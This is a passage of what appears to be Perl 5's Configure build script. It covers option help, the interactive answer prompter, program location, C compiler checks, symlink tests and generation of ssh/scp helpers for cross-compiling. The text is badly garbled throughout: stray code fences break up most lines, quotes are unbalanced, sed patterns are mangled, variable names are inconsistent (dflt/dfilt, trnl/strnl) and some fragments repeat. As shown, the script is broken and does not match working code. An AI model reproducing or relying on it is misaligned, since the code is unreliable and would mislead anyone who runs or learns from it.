-U symbol symbol gets the value 'undef'

-U symbol= symbol gets completely empty

e.g.: -Uversiononly

-A : manipulate symbol after the platform specific hints have been applied:

-A append:symbol=value append value to symbol

-A symbol=value like append:, but with a separating space

-A define:symbol=value define symbol to have value

-A clear:symbol define symbol to be ''

-A define:symbol define symbol to be 'define'

-A eval:symbol=value define symbol to be eval of value

-A prepend:symbol=value prepend value to symbol

-A undef:symbol      define symbol to be 'undef'

-A undef:symbol=      define symbol to be "

e.g.: -A prepend:libswanted='cl pthread '

-A ccflags=-DSOME\_MACRO

-V : print version number and exit (with a zero status).

EOM

exit 1

;;

esac

: Sanity checks

case "\$fastread\$alldone" in

yescont|yesexit) ;;

\*)

case "\$extractsh" in

true) ;;

\*)

if test ! -t 0; then

echo "Say 'sh Configure', not 'sh <Configure'"

exit 1

fi

;;

esac

;;

esac

```
exec 4>&1
```

```
case "$silent" in
```

```
true) exec 1>/dev/null;;
```

```
esac
```

```
: run the defines and the undefines, if any, but leave the file out there...
```

```
touch optdef.sh
```

```
./optdef.sh
```

```
: create the posthint manipulation script and leave the file out there...
```

```
touch posthint.sh
```

```
: set package name
```

```
package='perl5'
```

```
first=`echo $package | sed -e 's/^(.\\.)*\\1/'`
```

```
last=`echo $package | sed -e 's/^\\.\\.\\1/'`
```

```
case "`echo AbyZ | tr '[:lower:]' '[:upper:]' 2>/dev/null`" in
```

```
ABYZ) spackage=`echo $first | tr '[:lower:]' '[:upper:]'`$last;;
```

```
*) spackage=`echo $first | tr '[a-z]' '[A-Z]'`$last;;
```

```
esac
```

```
: Some greps do not return status, grrr.
```

```
echo "grimblepritz" >grimble
```

```
if grep blurfldyick grimble >/dev/null 2>&1 ; then
```

```
contains=contains
```

```
elif grep grumblepritz grumble >/dev/null 2>&1 ; then
```

```
    contains=grep
```

```
else
```

```
    contains=contains
```

```
fi
```

```
rm -f grumble
```

```
: the following should work in any shell
```

```
case "$contains" in
```

```
contains*)
```

```
    echo " "
```

```
    echo "AGH! Grep doesn't return a status. Attempting remedial action."
```

```
    cat >contains <<'EOSS'
```

```
grep "$1" "$2" >.greptmp && cat .greptmp && test -s .greptmp
```

```
EOSS
```

```
chmod +x contains
```

```
esac
```

```
: Find the path to the source tree
```

```
case "$src" in
```

```
"") case "$0" in
```

```
    /*) src=`echo $0 | sed -e 's%/[^\/]*/$%%`
```

```
    case "$src" in
```

```
        /*)    ;;
```

```
        .)    ;;
```

```
    *) src=`cd ../$src && pwd` ;;
```

```

        esac

        ;;

        *) src='.';;

    esac;;

esac

case "$src" in

    "")    src=/

           rsrc=/

           ;;

    /*)    rsrc="$src";;

    *)     rsrc="../$src";;

esac

if test -f $rsrc/Configure && \

    $contains "^package='$package'\$" $rsrc/Configure >/dev/null 2>&1

then

    : found it, so we are ok.

else

    rsrc=""

    for src in . .../.. ../.. ../.../.../.../.../...; do

        if test -f ../$src/Configure && \

            $contains "^package=$package$" ../$src/Configure >/dev/null 2>&1

        then

            rsrc=../$src

            break

        fi

    done

```

```

        done
    fi
    case "$rsrc" in
    "")
        cat <<EOM >&4

```

Sorry, I can't seem to locate the source dir for \$package. Please start  
Configure with an explicit path -- i.e. /some/path/Configure.

```

EOM
        exit 1
    ;;
    ../.)    rsrc='..';;
    *)
        echo " "
        echo "Sources for $package found in \"$rsrc\"." >&4
    ;;
esac

```

: script used to extract .SH files with variable substitutions

```
cat >extract <<'EOS'
```

```
PERL_CONFIG_SH=true
```

```
echo "Doing variable substitutions on .SH files..."
```

```
if test -f MANIFEST; then
```

```
    set x `awk '{print $1}' < MANIFEST | grep '\.SH$'
```



```

else

    echo "(Looking for .SH files under the source directory.)"

    set x `(cd "$src"; find . -name "*.SH" -print)`

fi

shift

case $# in

0) set x `(cd "$src"; echo *.SH)`; shift;;

esac

if test ! -f "$src/$1"; then

    shift

fi

mkdir_p='

name=$1;

create="";

while test $name; do

    if test ! -d "$name"; then

        create="$name $create";

        name=`echo $name | sed -e "s|^[/]*$||"`;

        name=`echo $name | sed -e "s|\\(.*/\\).*/.*|\\1|"`;

    else

        name="";

    fi;

done;

for file in $create; do

    mkdir $file;

```

done

,

for file in \$\*; do

case "\$src" in

".")

case "\$file" in

\*/) )

dir=`expr X\$file : 'X\(.\*)/'`

file=`expr X\$file : 'X.\*\/(.\*)/'`

(cd "\$dir" && ./file)

;;

\*)

./file

;;

esac

;;

\*)

case "\$file" in

\*/) )

dir=`expr X\$file : 'X\(.\*)/'`

file=`expr X\$file : 'X.\*\/(.\*)/'`

(set x \$dir; shift; eval \$mkdir\_p)

sh <"\$src/\$dir/\$file"

;;

\*)

```

sh <"$src/$file"
;;
esac
;;
esac
done
if test -f "$src/config_h.SH"; then
    if test ! -f config.h; then
        : oops, they left it out of MANIFEST, probably, so do it anyway.
        . "$src/config_h.SH"
    fi
fi
EOS

```

: extract files and exit if asked to do so

```
case "$extractsh" in
```

```
true)
```

```
    case "$realsilent" in
```

```
        true) ;;
```

```
        *) exec 1>&4;;
```

```
    esac
```

```
    case "$config_sh" in
```

```
        "") config_sh='config.sh';;
```

```
    esac
```

```
    echo " "
```

```

        echo "Fetching answers from $config_sh..."

        cd ..

        . $config_sh

        test "$override" && ./optdef.sh

        echo " "

        . UU/extract

        rm -rf UU

        echo "Extraction done."

        exit 0

        ;;
esac

: Eunice requires " " instead of "", can you believe it

echo " "

: Here we go...

echo "Beginning of configuration questions for $package."


trap 'echo " "; test -d ../UU && rm -rf X $rmlist; exit 1' 1 2 3 15


: first determine how to suppress newline on echo command

echo " "

echo "Checking echo to see how to suppress newlines..."

(echo "hi there\c" ; echo " ") >.echotmp

if $contains c .echotmp >/dev/null 2>&1 ; then

    echo "...using -n."

```

```

        n='-n'
        c=""
else
        cat <<'EOM'
...using \c
EOM
        n=""
        c='\c'
fi
echo $n "The star should be here-->$c"
echo '*'
rm -f .echotmp

```

: Now test for existence of everything in MANIFEST

```

echo " "
if test -f "$rsrc/MANIFEST"; then
        echo "First let's make sure your kit is complete. Checking..." >&4
        awk '$1 !~ /PACK[A-Z]+/ {print $1}' "$rsrc/MANIFEST" | \
                (split -l 50 2>/dev/null || split -50)
        rm -f missing
        tmppwd=`pwd`
        for filelist in x??; do
                (cd "$rsrc"; ls `cat "$tmppwd/$filelist"` \
                        >/dev/null 2>>"$tmppwd/missing")
        done

```

```
if test -s missing; then
    cat missing >&4
    cat >&4 <<'EOM'
```

THIS PACKAGE SEEMS TO BE INCOMPLETE.

You have the option of continuing the configuration process, despite the distinct possibility that your kit is damaged, by typing 'y'es. If you do, don't blame me if something goes wrong. I advise you to type 'n'o and contact the author ([perlbug@perl.org](mailto:perlbug@perl.org)).

EOM

```
    echo $n "Continue? [n] $c" >&4
    read ans
    case "$ans" in
        y*)
            echo "Continuing..." >&4
            rm -f missing
            ;;
        *)
            echo "ABORTING..." >&4
            kill $$
            ;;
    esac
else
```

```

        echo "Looks good..."
    fi
else
    echo "There is no MANIFEST file. I hope your kit is complete !"
fi
rm -f missing x??

```

: Find the appropriate value for a newline for tr

```

echo " "
if test -n "$DJGPP"; then
    trnl='\012'
fi
if test X"$trnl" = X; then
    case "`echo foo|tr '\n' x 2>/dev/null`" in
        foox) trnl='\n' ;;
        esac
fi
if test X"$trnl" = X; then
    case "`echo foo|tr '\012' x 2>/dev/null`" in
        foox) trnl='\012' ;;
        esac
fi
if test X"$trnl" = X; then
    case "`echo foo|tr '\r\n' xy 2>/dev/null`" in
        fooxy) trnl='\n\r' ;;

```

```
esac
```

```
fi
```

```
if test X"$strnl" = X; then
```

```
cat <<EOM >&2
```

\$me: Fatal Error: cannot figure out how to translate newlines with 'tr'.

```
EOM
```

```
exit 1
```

```
fi
```

: compute the number of columns on the terminal for proper question formatting

```
case "$COLUMNS" in
```

```
"") COLUMNS='80';;
```

```
esac
```

: set up the echo used in my read

```
myecho="case \"\$xxm\" in
```

```
"") echo $n \"\$rp $c\" >&4;;
```

```
*) case \"\$rp\" in
```

```
"") echo $n \"[\$xxm] $c\";;
```

```
*)
```

```
if test `echo \"\$rp [\$xxm] \" | wc -c` -ge $COLUMNS; then
```

```
echo \"\$rp\" >&4
```

```
echo $n \"[\$xxm] $c\" >&4
```



```

        else

            echo $n "\"$rp [$xxm] $c\" ">&4

        fi

    ;;

esac;;

esac"

```

: now set up to do reads with possible shell escape and default assignment

```
cat <<EOESC >myread
```

```
$startsh
```

```
xxm=\$dflt
```

```
$myecho
```

```
ans='!'
```

```
case "$fastread" in
```

```
yes) case "\$dflt" in
```

```
    ") ;;
```

```
    *) ans=";
```

```
        case "\$silent-\$rp" in
```

```
        true-) ;;
```

```
        *) echo " " ">&4;;
```

```
        esac;;
```

```
    esac;;
```

```
*) case "\$silent" in
```

```
    true) case "\$rp" in
```

```
        ") ans=";;
```

```

        esac;;

    esac;;

esac

while expr "X\$ans" : "X!" >/dev/null; do

    read answ

    set x \$xxxm

    shift

    aok=""; eval "ans=\\\"\$answ\\\"" && aok=y

    case "\$answ" in

        "!")

            sh 1>&4

            echo " "

            $myecho

            ;;

        !*)

            set x `expr "X\$ans" : "X!\(.*\)\"\$" `

            shift

            sh 1>&4 -c "\$*"

            echo " "

            $myecho

            ;;

        "\$ans")

            case "\$ans" in

                \\&*)

                    set x `expr "X\$ans" : "X&\(.*\)\"\$" `

```

```

shift
case "\$1" in
-d)

    fastread=yes

    echo "(OK, I'll run with -d after this question.)" >&4

    ;;

-*)

    echo "**** Sorry, \$1 not supported yet." >&4

    ;;

esac

$myecho

ans=!

;;

esac;;

*)

case "\$aok" in

y)

    echo "**** Substitution done -- please confirm."

    xxxm="\$ans"

    ans=\`echo $n "\$ans$c" | tr '$trnl' ' '\`

    xxxm="\$ans"

    ans=!

    ;;

*)

    echo "**** Error -- try again."

```

```

        ans=!
        ;;
    esac
    $myecho
    ;;
esac
case "\$ans\$xxm\$nostick" in
    ")
        ans=!
        $myecho
        ;;
    esac
done
case "\$ans" in
    ") ans="\$xxm";;
esac
EOSC

```

: create .config dir to save info across Configure sessions

```
test -d ../.config || mkdir ../.config
```

```
cat >../.config/README <<EOF
```

This directory created by Configure to save information that should persist across sessions for \$package.

You may safely delete it if you wish.

EOF

: See if we are using a devel version and want that

```
xversion=`awk '/define[ ]+PERL_VERSION/ {print $3}' $src/patchlevel.h`
```

```
case "$usedevel" in
```

```
$define|true|[yY]*)
```

```
    usedevel="$define" ;;
```

```
*) case "$xversion" in
```

```
    *[13579])
```

```
        cat >&4 <<EOH
```

```
*** WHOA THERE!!! ***
```

This is an UNSTABLE DEVELOPMENT release.

The version of this \$package distribution is \$xversion, that is, odd,

(as opposed to even) and that signifies a development release.

If you want a maintenance release, you want an even-numbered version.

Do \*\*\*NOT\*\*\* install this into production use.

Data corruption and crashes are possible.

It is most seriously suggested that you do not continue any further

unless you want to help in developing and debugging Perl.

If you *\*still\** want to build perl, you can answer 'y' now,

or pass -Dusedevel to Configure.

EOH

```
rp='Do you really want to continue?'

dflt='n'

. ./myread

case "$ans" in

[yY]) echo >&4 "Okay, continuing."

    usedevel="$define" ;;

*) echo >&4 "Okay, bye."

    exit 1

    ;;

esac

;;

esac

usedevel="$undef"

;;

esac

case "$usedevel" in

$define|true|[yY]*)

    case "$versiononly" in

        ") versiononly="$define" ;;

    esac

    case "$installusrbinperl" in

        ") installusrbinperl="$undef" ;;

    esac

esac
```

```

;;

esac

: general instructions

needman=true

firsttime=true

user=`(logname) 2>/dev/null`

case "$user" in

") user=`whoami 2>&1`;;

esac

if $contains "^$user$" ../.config/instruct >/dev/null 2>&1; then

    firsttime=false

    echo " "

    rp='Would you like to see the instructions?'

    dflt=n

    . ./myread

    case "$ans" in

[yY]*) ;;

*) needman=false;;

    esac

fi

if $needman; then

    cat <<EOH

```

This installation shell script will examine your system and ask you questions

to determine how the perl5 package should be installed. If you get stuck on a question, you may use a ! shell escape to start a subshell or execute a command. Many of the questions will have default answers in square brackets; typing carriage return will give you the default.

On some of the questions which ask for file or directory names you are allowed to use the ~name construct to specify the login directory belonging to "name", even if you don't have a shell which knows about that. Questions where this is allowed will be marked "(~name ok)".

EOH

```
rp=""  
dfilt='Type carriage return to continue'  
./myread  
cat <<'EOH'
```

The prompter used in this script allows you to use shell variables and backticks in your answers. You may use \$1, \$2, etc... to refer to the words in the default answer, as if the default line was a set of arguments given to a script shell. This means you may also use \$\* to repeat the whole default line, so you do not have to re-type everything to add something to the default.

Every time there is a substitution, you will have to confirm. If there is an error (e.g. an unmatched backtick), the default answer will remain unchanged and you will be prompted again.



If you are in a hurry, you may run 'Configure -d'. This will bypass nearly all the questions and use the computed defaults (or the previous answers if there was already a config.sh file). Type 'Configure -h' for a list of options. You may also start interactively and then answer '& -d' at any prompt to turn on the non-interactive behaviour for the remainder of the execution.

EOH

```
./myread  
cat <<EOH
```

Much effort has been expended to ensure that this shell script will run on any Unix system. If despite that it blows up on yours, your best bet is to edit Configure and run it again. If you can't run Configure for some reason, you'll have to generate a config.sh file by hand. Whatever problems you have, let me ([perlbug@perl.org](mailto:perlbug@perl.org)) know how I blew it.

This installation script affects things in two ways:

- 1) it may do direct variable substitutions on some of the files included in this kit.
- 2) it builds a config.h file for inclusion in C programs. You may edit any of these files as the need arises after running this script.

If you make a mistake on a question, there is no easy way to back up to it

currently. The easiest thing to do is to edit config.sh and rerun all the SH files. Configure will offer to let you do this before it runs the SH files.

EOH

```
    dflt='Type carriage return to continue'
    . ./myread
    case "$firsttime" in
    true) echo $user >> ./config/instruct;;
    esac
fi
```

: find out where common programs are

```
echo " "
```

```
echo "Locating common programs..." >&4
```

```
cat <<EOESC >loc
```

```
$startsh
```

```
case \ $# in
```

```
0) exit 1;;
```

```
esac
```

```
thing=\ $1
```

```
shift
```

```
dflt=\ $1
```

```
shift
```

```
for dir in \ $*; do
```

```
    case "\ $thing" in
```

```

.)
if test -d \${dir}/${thing}; then
    echo \${dir}
    exit 0
fi
;;
*)
for thisthing in \${dir}/${thing}; do
    : just loop through to pick last item
done
if test -f \${thisthing}; then
    echo \${thisthing}
    exit 0
elif test "X${_exe}" != X -a -f \${thisthing}${_exe}; then
    echo \${thisthing}
    exit 0
elif test -f \${dir}/${thing}.exe; then
    if test -n "${DJGPP}"; then
        echo \${dir}/${thing}.exe
    elif test "${eunicefix}" != ":"; then
        : on Eunice apparently
        echo \${dir}/${thing}
    fi
    exit 0
fi

```

;;

esac

done

echo \\${dfilt}

exit 1

EOSC

chmod +x loc

\$eunicefix loc

loclist=""

awk

cat

chmod

comm

cp

echo

expr

grep

ls

mkdir

rm

sed

sort

touch

tr

uniq

"

trylist="

ar

bison

byacc

cpp

csch

date

egrep

gmake

gzip

less

ln

make

more

nm

nroff

perl

pg

test

uname

zip

"

pth=`echo \$PATH | sed -e "s/\$p\_/ /g"`

pth="\$pth /lib /usr/lib"

```

for file in $loclist; do

    eval xxx=\${$file}

    case "$xxx" in

/*|?:[\V]*)

        if test -f "$xxx"; then

            : ok

        else

            echo "WARNING: no $xxx -- ignoring your setting for $file." >&4

            xxx=`./loc $file $file $pth`

        fi

        ;;

") xxx=`./loc $file $file $pth`;
*) xxx=`./loc $xxx $xxx $pth`;

    esac

    eval $file=$xxx$_exe

    eval _$file=$xxx

    case "$xxx" in

/*)

        echo $file is in $xxx.

        ;;

?:[\V]*)

        echo $file is in $xxx.

        ;;

*)

        echo "I don't know where '$file' is, and my life depends on it." >&4

```

```

        echo "Go find a public domain implementation or fix your PATH setting!" >&4
    exit 1
;;
esac

done

echo " "

echo "Don't worry if any of the following aren't found..."

say=offhand

for file in $trylist; do

    eval xxx=\${$file}

    case "$xxx" in

        /*|?:[\V]*)

            if test -f "$xxx"; then

                : ok

            else

                echo "WARNING: no $xxx -- ignoring your setting for $file." >&4

                xxx=`./loc $file $file $pth`

            fi

        ;;

    *) xxx=`./loc $file $file $pth`;

    *) xxx=`./loc $xxx $xxx $pth`;

    esac

    eval $file=$xxx$_exe

    eval $_$file=$xxx

    case "$xxx" in

```

```

/*)
    echo $file is in $xxx.
    ;;
?:[\V]*)
    echo $file is in $xxx.
    ;;
*)
    echo "I don't see $file out there, $say."
    say=either
    ;;
esac

done

case "$egrep" in
egrep)
    echo "Substituting grep for egrep."
    egrep=$grep
    _egrep=$grep
    ;;
esac

case "$less" in
")
    ;;
*)
    if $less -R </dev/null >/dev/null; then
        echo "Substituting less -R for less."
        less="$less -R"
        _less=$less
    fi
esac

```



```

        fi
    ;;
esac

case "$ln" in
ln)
    echo "Substituting cp for ln."

    ln=$cp
    _ln=$cp
    ;;
esac

case "$make" in
make)

    case "$gmake" in
gmake)

    echo "I can't find make or gmake, and my life depends on it." >&4

    echo "Go find a public domain implementation or fix your PATH setting!" >&4

    exit 1

    ;;
esac

    ;;
esac

case "$gmake" in
gmake) ;;

*)    # We can't have osname yet.

    if test -f "/system/gnu_library/bin/ar.pm"; then # Stratus VOS

```

```

        # Assume that gmake, if found, is definitely GNU make

        # and prefer it over the system make.

        echo "Substituting gmake for make."

        make=$gmake

        _make=$gmake

    fi

    ;;

esac

case "$test" in

test)

    echo "Hopefully test is built into your sh."

    ;;

*)

    if `sh -c "PATH= test true" >/dev/null 2>&1`; then

        echo "Using the test built into your sh."

        test=test

        _test=test

    fi

    ;;

esac

case "$echo" in

echo)

    echo "Hopefully echo is built into your sh."

    ;;

") ;;

```

\*)

echo " "

echo "Checking compatibility between \$echo and builtin echo (if any)..." >&4

\$echo \$n "hi there\$c" >foo1

echo \$n "hi there\$c" >foo2

if cmp foo1 foo2 >/dev/null 2>&1; then

echo "They are compatible. In fact, they may be identical."

else

case "\$n" in

'-n') n=" c='\c';;

\*) n='-n' c="";;

esac

cat <<FOO

They are not compatible! You are probably running ksh on a non-USG system.

I'll have to use \$echo instead of the builtin, since Bourne shell doesn't

have echo built in and we may have to run some Bourne shell scripts. That

means I'll have to use '\$n\$c' to suppress newlines now. Life is ridiculous.

FOO

\$echo \$n "The star should be here-->\$c"

\$echo "\*"

fi

\$rm -f foo1 foo2

;;

esac

# This question was auctioned at YAPC::Europe-2007 in Vienna

# I never promised you could answer it. I only auctioned the question.

cat <<FOO

The following message is sponsored by

Dresden.pm<--The stars should be here.

Dear Perl user, system administrator or package  
maintainer, the Perl community sends greetings to  
you. Do you (emblematical) greet back [Y/n]? n

FOO

: Check what type of C compiler we use

cat <<EOS >trygcc

\$startsh

EOS

cat <<'EOSC' >>trygcc

case "\$cc" in

"") ;;

\*) \$rm -f try try.\*

\$cat >try.c <<EOM

int main(int argc, char \*argv[]) {

return 0;

```
}
```

EOM

```
if $cc -o try $ccflags $ldflags try.c; then
:
else
    echo "Uh-oh, the C compiler '$cc' doesn't seem to be working." >&4
    despair=yes
    trygcc=yes
    case "$cc" in
        *gcc*) trygcc=no ;;
    esac

    # Skip this test because it gives a false match on output like:
    # ./trygcc: line 23: cc: command not found
    # case "`$cc -v -c try.c 2>&1`" in
    # *gcc*) trygcc=no ;;
    # esac

    if $test X"$trygcc" = Xyes; then
        if gcc -o try -c try.c; then
            echo " "

            echo "You seem to have a working gcc, though." >&4

            # Switching compilers may undo the work of hints files.

            # The most common problem is -D_REENTRANT for threads.

            # This heuristic catches that case, but gets false positives

            # if -Dusethreads was not actually specified. Better to

            # bail out here with a useful message than fail
```

```
# mysteriously later. Should we perhaps just try to
```

```
# re-invoke Configure -Dcc=gcc config_args ?
```

```
if $test -f usethreads.cbu; then
```

```
    $cat >&4 <<EOM
```

```
*** However, any setting of the C compiler flags (e.g. for thread support)
```

```
*** will be lost. It may be necessary for you to restart Configure and
```

```
*** add -Dcc=gcc to your Configure command line.
```

```
EOM
```

```
    rp="Would you like to go ahead and try gcc anyway?"
```

```
    dflt=n
```

```
else
```

```
    rp="Would you like to use it?"
```

```
    dflt=y
```

```
fi
```

```
if $test -f myread; then
```

```
    ./myread
```

```
else
```

```
    if $test -f UU/myread; then
```

```
        ./UU/myread
```

```
    else
```

```
        echo "Cannot find myread, sorry. Aborting." >&2
```

```
        exit 1
```

```
    fi
```

```
fi

case "$ans" in

[yY]*) cc=gcc; ccname=gcc; ccflags=""; despair=no;

esac

fi

fi

fi

$rm -f try try.*

;;

esac

EOSC
```

```
cat <<EOS >checkcc
```

```
$startsh
```

```
EOS
```

```
cat <<'EOSC' >>checkcc
```

```
case "$cc" in
```

```
") ;;
```

```
*) $rm -f try try.*
```

```
$cat >try.c <<EOM
```

```
int main(int argc, char *argv[]) {
```

```
    return 0;
```

```
}
```

```
EOM
```

```
if $cc -o try $ccflags $ldflags try.c; then
```

:

else

if \$test X"\$despair" = Xyes; then

echo "Uh-oh, the C compiler '\$cc' doesn't seem to be working." >&4

fi

\$cat >&4 <<EOM

You need to find a working C compiler.

Either (purchase and) install the C compiler supplied by your OS vendor,

or for a free C compiler try <http://gcc.gnu.org/>

I cannot continue any further, aborting.

EOM

exit 1

fi

\$rm -f try try.\*

;;

esac

EOSC

: determine whether symbolic links are supported

echo " "

\$touch blurfl

if \$ln -s blurfl sym > /dev/null 2>&1 ; then

echo "Symbolic links are supported." >&4

lns="\$ln -s"

else



```

        echo "Symbolic links are NOT supported." >&4

        lns="$ln"

    fi

    $rm -f blurfl sym

: determine whether symbolic links are supported

echo " "

case "$lns" in

*"ln"*" -s")

    echo "Checking how to test for symbolic links..." >&4

    $lns blurfl sym

    if $test "X$issymmlink" = X; then

        case "$newsh" in

            ") sh -c "PATH= test -h sym" >/dev/null 2>&1 ;;

            *) $newsh -c "PATH= test -h sym" >/dev/null 2>&1 ;;

        esac

        if test $? = 0; then

            issymmlink="test -h"

        else

            echo "Your builtin 'test -h' may be broken." >&4

            case "$test" in

                /*) ;;

                *)
                    pth=`echo $PATH | sed -e "s/$p_/ /g"`

                    for p in $pth

                        do

```

```

        if test -f "$p/$test"; then
            test="$p/$test"
            break
        fi
    done
;;
esac

case "$test" in
/*)
    echo "Trying external '$test -h'." >&4
    issymLink="$test -h"
    if $test ! -h sym >/dev/null 2>&1; then
        echo "External '$test -h' is broken, too." >&4
        issymLink=""
    fi
    ;;
*)    issymLink="" ;;
esac

fi

fi

if $test "X$issymLink" = X; then
    if $test -L sym 2>/dev/null; then
        issymLink="$test -L"
        echo "The builtin '$test -L' worked." >&4
    fi

```

```

fi

if $test "X$issymlink" != X; then

    echo "You can test for symbolic links with '$issymlink'." >&4

else

    echo "I do not know how you can test for symbolic links." >&4

fi

$rm -f blurfl sym

;;

*)    echo "No symbolic links, so not testing for their testing..." >&4

    ;;

esac

echo " "

```

: Make symlinks util

```
case "$mkmysymlinks" in
```

```
$define|true|[yY]*)
```

```
case "$src" in
```

```
"|'.')    echo "Cannot create symlinks in the original directory." >&4
```

```
exit 1
```

```
;;
```

```
*)    case "$lns:$issymlink" in
```

```
*"ln"*" -s:"*"test -"?)
```

```
    echo "Creating the symbolic links..." >&4
```

```
    echo "(First creating the subdirectories..." >&4
```

```
    cd ..
```

do

```
awk '{print $1}' $src/MANIFEST | grep / | sed 's:/[^/]*$::' | sort -u | while true;
```

```
    read directory
```

```
    test -z "$directory" && break
```

```
    mkdir -p $directory
```

```
done
```

```
# Sanity check 1.
```

```
if test ! -d t/base; then
```

```
    echo "Failed to create the subdirectories. Aborting." >&4
```

```
    exit 1
```

```
fi
```

```
echo "(Then creating the symlinks...)" >&4
```

```
awk '{print $1}' $src/MANIFEST | while true; do
```

```
    read filename
```

```
    test -z "$filename" && break
```

```
    if test -f $filename; then
```

```
        if $issymlink $filename; then
```

```
            rm -f $filename
```

```
        fi
```

```
    fi
```

```
    if test -f $filename; then
```

```
        echo "$filename already exists, not symlinking."
```

```
    else
```

```
        ln -s $src/$filename $filename
```

```
    fi
```

```
done
```

```

        # Sanity check 2.

        if test ! -f t/base/lex.t; then

            echo "Failed to create the symlinks (t/base/lex.t missing). Aborting."
>&4

            exit 1

        fi

        cd UU

        ;;

    *)    echo "(I cannot figure out how to do symbolic links, ignoring mksymlinks)." >&4

        ;;

    esac

    ;;

esac

;;

esac

;;

esac

```

: Check for Cross-Compilation

```
case "$usecrosscompile" in
```

```
$define|true|[yY]*)
```

```
    $echo "Cross-compiling..."
```

```
    croak=""
```

```
    case "$cc" in
```

```
        *-*-gcc) # A cross-compiling gcc, probably.
```

```
        targetarch=`$echo $cc|$sed 's/-gcc$//`
```

```
        ar=$targetarch-ar
```

```
        # leave out ld, choosing it is more complex

```

```

nm=$targetarch-nm

ranlib=$targetarch-ranlib

$echo 'extern int foo;' > try.c

set X ` $cc -v -E try.c 2>&1 | $awk '/^#include </,/^End of search /'| $grep '/include'`

shift

if $test $# -gt 0; then

    incpth="$incpth $*"

    incpth="``$echo $incpth|$sed 's/^ //'""

    echo "Guessing incpth '$incpth'." >&4

    for i in $*; do

        j="``$echo $i|$sed 's,/include$,/lib, '""

        if $test -d $j; then

            libpth="$libpth $j"

        fi

    done

    libpth="``$echo $libpth|$sed 's/^ //'""

    echo "Guessing libpth '$libpth'." >&4

    fi

    $rm -f try.c

    ;;

esac

case "$targetarch" in

    "") echo "Targetarch not defined." >&4; croak=y ;;

*) echo "Using targetarch $targetarch." >&4 ;;

esac

```

```

case "$incpth" in
    "") echo "Incpth not defined." >&4; croak=y ;;
*) echo "Using incpth '$incpth'." >&4 ;;
esac

case "$libpth" in
    "") echo "Libpth not defined." >&4; croak=y ;;
*) echo "Using libpth '$libpth'." >&4 ;;
esac

case "$usrinc" in
    "") for i in $incpth; do
        if $test -f $i/errno.h -a -f $i/stdio.h -a -f $i/time.h; then
            usrinc=$i
            echo "Guessing usrinc $usrinc." >&4
            break
        fi
    done
    case "$usrinc" in
        "") echo "Usrinc not defined." >&4; croak=y ;;
    esac
;;

*) echo "Using usrinc $usrinc." >&4 ;;
esac

case "$targethost" in
    "") echo "Targethost not defined." >&4; croak=y ;;
*) echo "Using targethost $targethost." >&4

```

```

esac

locincpth=' '

loclibpth=' '

case "$croak" in

y) echo "Cannot continue, aborting." >&4; exit 1 ;;

esac

case "$src" in

/*) run=$src/Cross/run

    targetmkdir=$src/Cross/mkdir

    to=$src/Cross/to

    from=$src/Cross/from

    ;;

*) pwd=`test -f ../Configure & cd ..; pwd`

    run=$pwd/Cross/run

    targetmkdir=$pwd/Cross/mkdir

    to=$pwd/Cross/to

    from=$pwd/Cross/from

    ;;

esac

case "$targetrun" in

") targetrun=ssh ;;

esac

case "$targetto" in

") targetto=scp ;;

esac

```



```
case "$targetfrom" in
    "") targetfrom=scp ;;
esac

run=$run-$targetrun

to=$to-$targetto

from=$from-$targetfrom

case "$targetdir" in
    "") targetdir=/tmp
echo "Guessing targetdir $targetdir." >&4
;;
esac

case "$targetuser" in
    "") targetuser=root
echo "Guessing targetuser $targetuser." >&4
;;
esac

case "$targetfrom" in
    scp)    q=-q ;;
    *)     q="" ;;
esac

case "$targetrun" in
    ssh|rsh)

        cat >$run <<EOF

#!/bin/sh

case "$1" in
```

```

-cwd)

shift

cwd=\$1

shift

;;

esac

case "\$cwd" in

") cwd=$targetdir ;;

esac

exe=\$1

shift

if $test ! -f \$exe.xok; then

    $to \$exe

    $touch \$exe.xok

fi

$targetrun -l $targetuser $targethost "cd \$cwd && ./\$exe \$@"

EOF

;;

*) echo "Unknown targetrun '$targetrun'" >&4

exit 1

;;

esac

case "$targetmkdir" in

*/Cross/mkdir)

cat >$targetmkdir <<EOF

```

```
#!/bin/sh
```

```
$targetrun -l $targetuser $targethost "mkdir -p \${$@"
```

```
EOF
```

```
    $chmod a+rx $targetmkdir
```

```
    ;;
```

```
*) echo "Unknown targetmkdir '$targetmkdir'" >&4
```

```
    exit 1
```

```
    ;;
```

```
esac
```

```
case "$targetto" in
```

```
scp|rcp)
```

```
    cat >$to <<EOF
```

```
#!/bin/sh
```

```
for f in \${$@"
```

```
do
```

```
    case "\${f}" in
```

```
/*)
```

```
    $targetmkdir \dirname \${f}\`
```

```
    $targetto $q \${f} $targetuser@$targethost:\${f} || exit 1
```

```
    ;;
```

```
*)
```

```
    $targetmkdir $targetdir/\dirname \${f}\`
```

```
    $targetto $q \${f} $targetuser@$targethost:$targetdir/\${f} || exit 1
```

```
    ;;
```

```
esac
```

done

exit 0

EOF

;;

cp) cat >\$to <<EOF

#!/bin/sh

for f in \\${@}

do

case "\$f" in

/\*)

\$mkdir -p \$targetdir/\`dirname \$f`\`

\$cp \$f \$targetdir/\$f || exit 1

;;

\*)

\$targetmkdir \$targetdir/\`dirname \$f`\`

\$cp \$f \$targetdir/\$f || exit 1

;;

esac

done

exit 0

EOF

;;

\*) echo "Unknown targetto '\$targetto'" >&4

exit 1

;;

```

        esac

        case "$targetfrom" in

            scp|rcp)

                cat >$from <<EOF

#!/bin/sh

for f in \${@}

do

    $rm -f \${f}

    $targetfrom $q $targetuser@$targethost:$targetdir/\${f} . || exit 1

done

exit 0

EOF

        ;;

        cp) cat >$from <<EOF

#!/bin/sh

for f in \${@}

do

    $rm -f \${f}

    cp $targetdir/\${f} . || exit 1

done

exit 0

EOF

        ;;

        *) echo "Unknown targetfrom '$targetfrom'" >&4

        exit 1

```

```

;;
esac

if $test ! -f $run; then

    echo "Target 'run' script '$run' not found." >&4

else

    $chmod a+rx $run

fi

if $test ! -f $to; then

    echo "Target 'to' script '$to' not found." >&4

else

    $chmod a+rx $to

fi

if $test ! -f $from; then

    echo "Target 'from' script '$from' not found." >&4

else

    $chmod a+rx $from

fi

if $test ! -f $run -o ! -f $to -o ! -f $from; then

    exit 1

fi

cat >&4 <<EOF

```

Using '\$run' for remote execution,

and '\$from' and '\$to'

for remote file transfer.

EOF

```

;;
*)    run="
      to=:
      from=:
      usecrosscompile='undef'
      targetarch="
;;
esac

```

: see whether [:lower:] and [:upper:] are supported character classes

```
echo " "
```

```
case "`echo AbyZ | $tr '[:lower:]' '[:upper:]' 2>/dev/null`" in
```

```
ABYZ)
```

```
